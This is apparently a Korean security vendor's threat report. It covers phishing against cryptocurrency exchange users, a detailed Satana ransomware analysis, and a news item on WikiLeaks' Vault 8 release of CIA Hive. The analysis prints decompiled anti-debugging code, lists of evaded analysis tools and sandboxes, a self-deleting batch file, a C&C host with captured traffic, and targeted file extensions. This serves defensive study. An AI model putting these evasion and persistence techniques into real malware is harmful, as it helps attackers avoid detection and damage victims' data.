
이런 가운데 2017 년 12 월 초 동일한 아이피 주소에서 한국 포털 사이트의 계정 보호 기능 안내로 위장한 피싱 공격이 식별됩니다.



[그림 3] 포털 사이트 계정 도용방지를 위한 비밀번호 입력 위장 피싱 화면

그런데 이 공격은 주로 한국의 특정 가상화폐 거래관계 회원들에게 발송된 특징이 있고, 우연하게도 수년 전부터 안보, 통일, 국방, 대북관련 분야 관계자를 겨냥해 공격한 스피어 피싱 공격지 원점과 일치합니다. 두 공격의 발신지 IP 주소가 완벽하게 일치하며, 발송 서버가 메일에 부여하는 고유 식별자 메시지 ID 값의 도메인 주소도 'sam(생략)eng.co.kr' 값으로 동일하게 사용되었습니다.

또한, 한국내 가상화폐 관계자들에게도 문서파일 취약점을 활용한 공격은 지난 수개월 간 지속적으로 이어지고 있습니다.



[그림 4] 한국 가상화폐 거래소 관계자나 회원을 대상으로 유포된 악성 문서 파일 화면

지난 수년 간 한국의 기반시설과 안보, 통일, 국방, 금융, 대북관련 단체 등을 대상으로 은밀한 침투를 꾸준히 시도하던 공격자가 한국의 가상화폐 거래 회원들을 상대로도 피싱 공격 수행할 가능성이 높은 대목입니다.

이처럼 한국을 대상으로 한 공격이 다양한 형태로 변모하고 있다는 점을 명심하고, 수신된 이메일의 경우 항상 주의하는 보안 습관이 필요하겠습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Satana] 악성코드 분석 보고서


1. 개요

작년 7 월 4 일 사용자의 마스터 부트 레코드(MBR)를 암호화 하여 PC 실행을 막는 Satana 랜섬웨어가 처음 등장하였다. 이는 MBR 을 망가뜨리는 Petya 랜섬웨어와 클래식 랜섬웨어를 결합한 새로운 형태의 랜섬웨어였다. 그러나 모든 파일은 동일 특정 키로 암호화 된다거나, 디버그 스트링을 남기는 등 결점을 포함하고 있어 개발 초기 단계의 버전으로 보였다. (http://blog.alyac.co.kr/691)

그러나 올해 등장한 Satana 랜섬웨어는 Ransomware as a Service(RaaS) 형태로 진화했으며 다양한 안티 디버깅 기법과 프로세스 인젝션 등 클래식 랜섬웨어 기능에 분석을 어렵게 하기 위한 다양한 기법들을 포함하고 있다. 본 분석 보고서에서는 더욱 강력하게 업데이트된 Satana 랜섬웨어를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

2.1. 동작 프로세스



[그림 1] 동작 프로세스

2.2. 3D1D76720AE326CCC704C182ABE0CA35 분석

분석을 방해하기 위한 여러가지 안티 디버깅 기법을 포함하고 있으며 실제 악성파일을 드롭하는 역할을 한다.

1) 다양한 안티 디버깅 기법

satana 랜섬웨어는 총 20 가지의 안티 분석 기법이 적용되어 있다. 안티 분석 기법에는 안티 디버깅과 안티 VM 을 확인하는 기능들로 나뉜다. 각각의 기법들은 이미 오래 전부터 악성 프로그램에서 사용했던 방법이기는 하나 20 가지의 기법이 한번에 적용된 랜섬웨어라는 점에서 기존 랜섬웨어와는 다른 차이점을 보인다.


```
  ntdll.dll = GetModuleHandleW(&ModuleName);
  NtQueryInformationProcess = GetProcAddress(ntdll.dll, &ProcName);
  if ( !NtQueryInformationProcess )
    goto LABEL_16;
  v11 = 0;
  if ( !(NtQueryInformationProcess)(-1, 7, &v11, 4, 0) )// ProcessDebugPort
  {
    if ( v11 )
      goto LABEL_17;
  }
  v10 = 0;
  if ( !(NtQueryInformationProcess)(-1, 30, &v10, 4, 0) )// ProcessDebugObjectHandle
  {
    if ( v10 )
      goto LABEL_17;
  }
  v9 = 0;
  if ( !(NtQueryInformationProcess)(-1, 31, &v9, 4, 0) && !v9 )// ProcessDebugFlags
    goto LABEL_17;
  v3 = 24;
  do
    v5[--v3] = 0;
  while ( v3 );
  (NtQueryInformationProcess)(-1, 0, v5, 24, 0);
  DecString_40299C(0x50u, &v7);                 // devenv.exe
  if ( v6 && FindProcess_401998(v6) )
LABEL_17:
    result = 1;
  else
LABEL_16:
    result = 0;
  return result;
```

[그림 2] 안티 디버깅 기법 중 일부 코드

다음은 적용된 기법들이다.

	안티 디버깅 기법	설명
1	BlockInput() 함수 호출	BlockInput() 함수가 호출되면 키보드와 마우스 입력이 차단되어 분석가의 정상적인 분석을 방해한다.
2	AVG 모듈 확인	해외 안티 바이러스 제품인 AVG Internet Security 에서 사용하는 avghookx.dll, avghooka.dll 모듈이 사용 중인지 확인한다.

3	각종 디버거 확인	FindWindowW 함수를 호출하여 현재 디버거가 실행 중인지 확인한다. 비교 대상은 이미 잘 알려진 디버거들이다. – OLLYDBG, WinDbgFrameClass, Immunity Debugger, Zeta Debugger, Rock Debugger, ObsidianGUI
4	KdDebuggerEnabled 확인	KdDebuggerEnabled 값을 확인하여 현재 시스템이 커널 디버깅 중인지 확인한다.
5	IsDebuggerPresent, CheckRemoteDebuggerPresent 함수 호출	IsDebuggerPresent 함수를 호출하여 현재 프로세스가 디버깅 당하는 중인지 확인하고, CheckRemoteDebuggerPresent 를 통해 특정 프로세스가 디버깅 당하는지 확인한다.
6	가상화 모듈 및 Antivirus 모듈 체크	가상화 프로세스 및 Antivirus 에서 사용하는 모듈을 확인하여 디버깅 유무를 확인한다. – SandBoxie, Kaspersky Antivirus, Avast Antivirus, SunBelt SandBox, Virtual PC, WPE Pro
7	분석 툴 사용 확인	분석가들이 주로 사용하는 프로세스 목록을 토대로 프로세스 검색을 통해 현재 분석 환경인지 확인한다. – ollydbg.exe, ProcessHacker.exe, tcpview.exe, autoruns.exe,autorunsc.exe, filemon.exe, procmon.exe, procexp.exe, idaq.exe, idaq64.exe, ImmunityDebugger.exe, Wireshark.exe, dumpcap.exe, HookExplorer.exe ImportREC.exe, PETools.exe, LordPE.exe, SysInspector.exe, proc_analyser.exe, sysAnalyzer.exe, sniff_hit.exewindbg.exe, joeboxcontrol.exe, joeboxserver.exe, netmon.exe
8	Wine 샌드박스 환경 확인	GetProcAddress 함수를 호출하여 kernel32.dll 의 export 된 wine_get_unix_file_name 의 주소를 검색한다. 리턴값을 통해 Wine 샌드박스 환경인지 확인한다.

9	NTClose 와 CloseHandle 사용	비정상적인 핸들값 0x99999999 을 가진 NtClose 와 CloseHandle 함수를 호출하여 디버깅 환경인지 확인한다. 만약 비정상적인 핸들값을 사용했을 경우 STATUS_INVALID_HANDLE (0xC0000008) 예외를 호출한다.
10	VEH (Vectored Exception Handling)	VEH 핸들을 생성하고 int3 을 호출하여 디버깅을 탐지한다.
11	후킹 확인	CreateProcessW 와 DeleteFileW, LdrLoadDll, NtQueryInformationProcess 함수의 점프 코드를 확인하여 후킹 여부를 확인한다.
12	csrss.exe 핸들을 이용한 디버거 확인	프로세스 검색을 통해 csrss.exe 프로세스의 핸들을 요청했을 경우 성공여부에 따라 시스템 프로세스가 디버깅 중인지 확인한다.
13	0 으로 나누기	컴퓨터에서 정수를 0 으로 나눌 수 없다는 점을 이용하여 예외를 발생시켜 디버깅을 방해한다.
14	OS 버전 확인	RtlGetVersion 함수를 호출하여 OS 버전 정보를 확인하고 악성코드를 실행할 지 여부를 결정한다.
15	NTQuryInformationProcess 함수 호출	NTQuryInformationProcess 함수를 호출하여 디버깅 환경인지 확인한다. - ProcessDebugPort,(0x07) - ProcessDebugObjectHandle(0x1E) - ProcessDebugFlags(0x1F) 또한 devenv.exe 프로세스를 검색하여 개발 소프트웨어인 VisualStudio 프로그램이 동작 중인지 확인한다.
16	Hardware BreakPoint 확인	GetThreadContext 함수를 호출하여 디버그 레지스터 값(Dr0 ~ DR3)을 체크하여 디버깅 유무를 확인한다.
17	sample.exe 파일 이름 확인	현재 실행되는 파일 이름이 sample.exe 를 사용하는지 확인한다.

18	C:\insideTM 폴더 확인	현재 실행되는 파일이 Anubis 샌드박스에서 사용하는 경로인 C:\insideTM\ 하위에서 실행되고 있는지 확인한다.
19	사용자 계정 확인	샌드박스 환경에서 사용하는 사용자 계정들을 비교하여 현재 해당 계정이 로그온 되어 있는지 확인하여 디버깅 유무를 확인한다. - SANDBOX, MALTEST, MALWARE, VIRUS, TEQUILABOOMBOOM
20	폴더 경로 확인	현재 실행되는 파일의 경로를 확인하여 디버깅 환경인지 확인한다. - SAMPLE, VIRUS, SANDBOX

[표 1] 안티 디버깅 기법

2) 프로세스 인젝션 후 파일 드롭

자기 자신을 자식 프로세스로 실행한다. 이때 Process Hollowing 기법을 이용해서 자기 자신 프로세스에 인젝션 한 뒤 %appdata% 경로에 랜덤폴더명과 랜덤파일명.exe 파일을 드롭하여 악성 행위를 시작한다. 분석 당시에는 %appdata%\Gewaaq\heit.exe 이름으로 생성되었다.
참고로 Process Hollowing 기법이란 메모리 안의 정상 PE 를 걷어내고 그 안에 악성 PE 를 채우는 기법으로 탐지를 회피하기 위해 악성코드에서 사용하는 기법이다.

2.2 파일에서 드롭되어 실행되는 heit.exe 는 explorer.exe 에 인젝션 하여 암호화 기능을 수행하며 이후 복호화 해주는 대가로 비트코인 결제를 유도한다.

1) 중복 이벤트 실행 확인

중복되는 이벤트 실행을 방지하기 위해 Mutex 를 사용한다. Mutex 의 이름은 사용자 컴퓨터의 GUID 를 이용하여 계산된 값이며, 중복실행 중이라면 중복 실행 이벤트를 종료한다. 이벤트가 완료된 후에는 ReleaseMutex 를 호출한다.

```
v5 = CreateMutexW(&EventAttributes, 1, &Name);
if ( v5 )
{
  if ( GetLastError() == ERROR_ALREADY_EXISTS )
  {
    CloseHandle(v5);
    v5 = 0;
  }
```

[그림 4] 중복 이벤트 실행 확인

2) 자가 파일 삭제를 위한 배치파일 드롭 및 실행


%tmp%tmp_52ce971c.bat 파일을 드롭한다. 내용을 보면 자신의 원본 파일과 현재 드롭한 배치파일을 삭제하는 코드이다.

tmp_52ce971c.bat 내용
@echo off :l del "C:\Users\[사용자계정]\Desktop\3D1D76720AE326CCC704C182ABE0CA35" if exist "C:\Users\[사용자계정]\Desktop\3D1D76720AE326CCC704C182ABE0CA35" goto l del /F "C:\Users\[사용자계정]\AppData\Local\Temp\tmp_52ce971c.bat"

[표 2] 드롭된 배치파일 내용

3) 레지스트리 등록

레지스트리 시작프로그램에 %AppData%에 드롭한 파일을 등록한다. 이는 재부팅 될 경우에도 랜섬웨어를 실행하기 위함이다.



[그림 5] 레지스트리 등록 화면

4) C&C 접속

암호화 하기 전 아래 URL에 접속을 한 후 암호화를 진행한다.

URL 정보	IP 정보	국가 정보
dcwqsuh6dxnlsokm.onion.sx	110.10.176.128	한국

[표 3] C&C 정보


```
> Frame 33: 473 bytes on wire (3784 bits), 473 bytes captured (3784 bits) on interface 0
> Ethernet II, Src: Vmware_a7:6e:d7 (00:0c:29:a7:6e:d7), Dst: Vmware_ed:db:3e (00:50:56:ed:db:3e)
> Internet Protocol Version 4, Src: 192.168.10.133, Dst: 110.10.176.128
> Transmission Control Protocol, Src Port: 49513, Dst Port: 80, Seq: 1, Ack: 1, Len: 419
v Hypertext Transfer Protocol
  > POST /g.php HTTP/1.1\r\n
    Accept: */*\r\n
    Cache-Control: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)\r\n
    Host: dcwqsuh6dxnlsokm.onion.sx\r\n
```

[그림 6] C&C 접속

5) 암호화 대상 파일 검색

암호화 대상에는 모든 논리 드라이브를 포함하며 드라이브 내에서 암호화 조건에 부합하는 파일들을 리스팅한다. 암호화 대상 파일의 확인 조건은 확장자, 제외 파일 및 폴더 문자열이다. 다음은 제외 대상 경로와 암호화 대상 확장자 목록이다.

암호화 제외 대상 경로 문자열
windows, $recycle.bin,


암호화 대상 확장자
"qbx","csh","bco","ext","dtd","rtf","ly","tiff","moneywell","key","design","en","r3d","nx","ads","blend","xlsx","dxg","otg","3ds","idx","dac","cgm","html","qby","doc","pl","ld","xml","asm","dds","wmv","sti","cfp","pot","potx","bdf","wb2","ott","cdrw","ds2","rdb","btw","mfw","pas","pdb","sxw","accdr","xltm","gen","odf","sda","sxi","des","bpw","bkf","acr","nsg","mp4","mdf","sxc","ldf","sd0","oil","fhd","cr2","cer","prf","sldasm","dotx","jsp","myd","db-journal","fp7","bip","rw2","xlw","fdb","ccd","tif","kdc","p7b","fh","st6","phtml","rwz","ce2","c","rm","hpp","php","ffd","gry","apj","mov","flv","pages","mst","thm","erf","rat","nd","pab","cls","hbk","xla","bank","vhd","backup","flac","rwl","cs","tib","max","accdb","pptm","dxf","st4","gray","h","sas7bdat","sql","xlm","st8","pef","otp","ef","nop","odt","nk2","crt","odc","msg","qbm","sldm","indd","awg","qbb","cfs","oth","agdl","svg","cpp","dwg","fpc","crw","csl","pspimage","erbsql","vmdk","nxl","ach","adb","htm","ptx","bay","xlsm","docm","m","ps","wallet","sxm","pptx","cdr6","aspx","pem","pct","war","al","class","ai","ods","pcd","fxg","swf","mdb","pst","sqlite","ddoc","cdx","asp","st5","3gp","st7","backupdb","jpe","ibz","nwb","ns2","ots","p7c","srt","avi","plc","qbr","ait","7z","123","odm","wav","dcr","kbx","hp","cfx","java","ppsx","bak","tif","ppsm","k1","pfx","xlt","qba","psd","mpg","pps","djvu","sdf","nsd","craw","ns3","3fr","fmb","pdf","p12","php5","tlg","x3f","orf","db3","act","exf","sldprt","tar","mdc","srf","qbw","dxb","jar","back","cib","ost","cdr","asx","xls","dbx","say","der","cdr5","rar","ksp","ddd","dc2","ssn","dbf","arw","db","gif","pbl","srw","spf","nsf","incpas","step","drf","zip","potm","sldx","ab4","dat","bgt","fpx","amd","m4v","wps","raf","nef","asf","dgc","mmw","stw","sqlite3","fff","bik","tex","jpeg","odb","py","stx","3dm","txt","ppt","xlsb","sxd","dot","png","xis","eml","jin","ppam","mef","dt","oab","xlr","yuv","ibank","std","dcs","x11","ce1","bdb","xltx","lua","fla","drw","sr2","csv","ycbcra","odp","cdr3","ndd","tga","mos","nx2","sch","sxg","cdf","pdd","vob","ty","docx","3g2","jpg","kpdx","cpi","wpd","accdt","accde","xd","bkp","pat","es","iiq","ns4","eps","ddrw","obj","nrw","raw","mp3","nsh","s3db","mrw","kdbx","grey","psafe3","cmt","3pr","dotm","cdr4","dng","odg","nyf","xlk","sqlitedb","xlam","ibd","kc2","vrb","ac","abk","dbk","bkn","bkc","fbw","tbk","bke","bb","sik","mbk","bpp","dtb","vbk","rpb","fb","cvt","sbk","tjl","bup","fkc","old","wbk","jou","umb","spi","sav","bk","vib","swp"

[표 4] 암호화 제외 대상 경로 및 대상 확장자

6) 파일 암호화

① 파일 암호화에는 AES 256 를 사용하고, AES Key 는 RSA2048 를 이용하여 암호화를 한다.

② 암호화가 완료되면 아래와 같이 [랜덤문자열].stn 이 파일명과 확장자명이 생성된다.



[그림 7] 파일 암호화 완료 화면

③ 암호화가 완료된 폴더에 생성된 _HELP_DECRYPT_FILES.html 라는 이름의 랜섬 노트를 보면 토르 접속 주소가 있다. 한국어를 포함한 총 24개의 언어로 되어있다.

[그림 8] 랜섬 노트 화면

3. 결론

이 랜섬웨어의 감염 경로가 명확히 알려지지 않았으나 기존 랜섬웨어 감염경로인 익스플로잇 키트나 사용자가 신뢰할만한 기관을 사칭한 이메일로 감염되었을 것으로 추정된다.

이번 랜섬웨어는 서비스형 랜섬웨어(Ransomware as a Service)이다. 일반적으로는 랜섬웨어 제작자가 곧 공격자였다. 그러나 RaaS 의 등장은 제작자와 공격자가 따로 존재한다. 제작자는 별도 비용을 받지 않고 공격자 개개인의 요구에 맞춘 랜섬웨어를 만들 수 있는 웹 페이지와 진행 상황 추적 등 다양한 편의를 제공한다. 공격자는 기술적 능력, 비용 없이도 랜섬웨어 공격을 개시할 수 있고, 제작자는 피해자가 랜섬웨어 금액을 지불하면 그 금액의 30%를 지급받는 형태이다.

또한 이번 랜섬웨어 기존 랜섬웨어와 다르게 다양한 안티 디버깅 기법들과 프로세스 인젝션, 코드 인젝션 기법 등을 사용하여 탐지 회피 및 분석가들의 분석을 어렵게 하기위한 방법들을 사용한다는 특징이 있다. 랜섬노트는 한국어를 포함한 이탈리아어, 아랍어 등 24 개의 다양한 언어를 지원한다. 현재 제작자들은 지속적으로 코드를 수정하며 업데이트를 하고 있기에 다음 위협의 기반이 될 수도 있다.

랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화 할 수 있도록 해야한다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

Vault 8: 위키리크스, CIA 의 멀웨어 제어 시스템인 Hive 소스 공개해

Vault 8: WikiLeaks Releases Source Code For Hive – CIA's Malware Control System

Vault 7 시리즈를 통해 CIA 의 비밀스러운 해킹 툴 프로젝트 23 건의 세부사항들을 공개한지 2 달 만에, 위키리크스가 Vault 8 시리즈를 발표했다. 위키리크스는 이를 통해 CIA 해커들이 개발한 백엔드 인프라에 대한 소스코드와 정보를 공개할 예정이다.


Vault 8 시리즈의 첫번째로, 이들은 CIA 가 은밀히 악성코드를 원격으로 제어하기 위해 사용한 백엔드 컴포넌트인 Project Hive 의 소스코드 및 개발 로그를 공개했다.

올 4 월 위키리크스는 Project Hive 에 대한 간략한 정보를 공개해 이 프로젝트가 악성코드와 통신하고 타깃에 특정 작업을 실행하도록 명령을 보내며 타깃에서 추출한 정보들을 수신하는 고급 C&C 서버라는 점을 공개했다.

Hive 는 멀티유저 올인원 시스템으로 다수의 CIA 요원들이 원격으로 다수의 악성코드를 제어하는데 사용될 수 있다. Hive 의 인프라는 특히 VPN 을 통한 다단계 통신 후 따라오는 공개 된 가짜 웹사이트를 포함하는 귀속을 막기 위해 설계되었다.

위키리크스는 “타깃 컴퓨터에서 임플란트가 발견 되었더라도, Hive 를 사용할 경우 악성코드와 인터넷의 다른 서버와의 통신을 살펴보는 것 만으로 이를 CIA 와 연관짓기는 어려울 것입니다.”고 밝혔다.

다이어그램에서 볼 수 있듯이, 이 악성코드 임플란트는 상용 VPS(가상 프라이빗 서버)를 이용한 가짜 웹사이트와 직접 통신합니다. 이 웹사이트는 웹 브라우저에서 직접 오픈했을 때는 무해해 보인다.



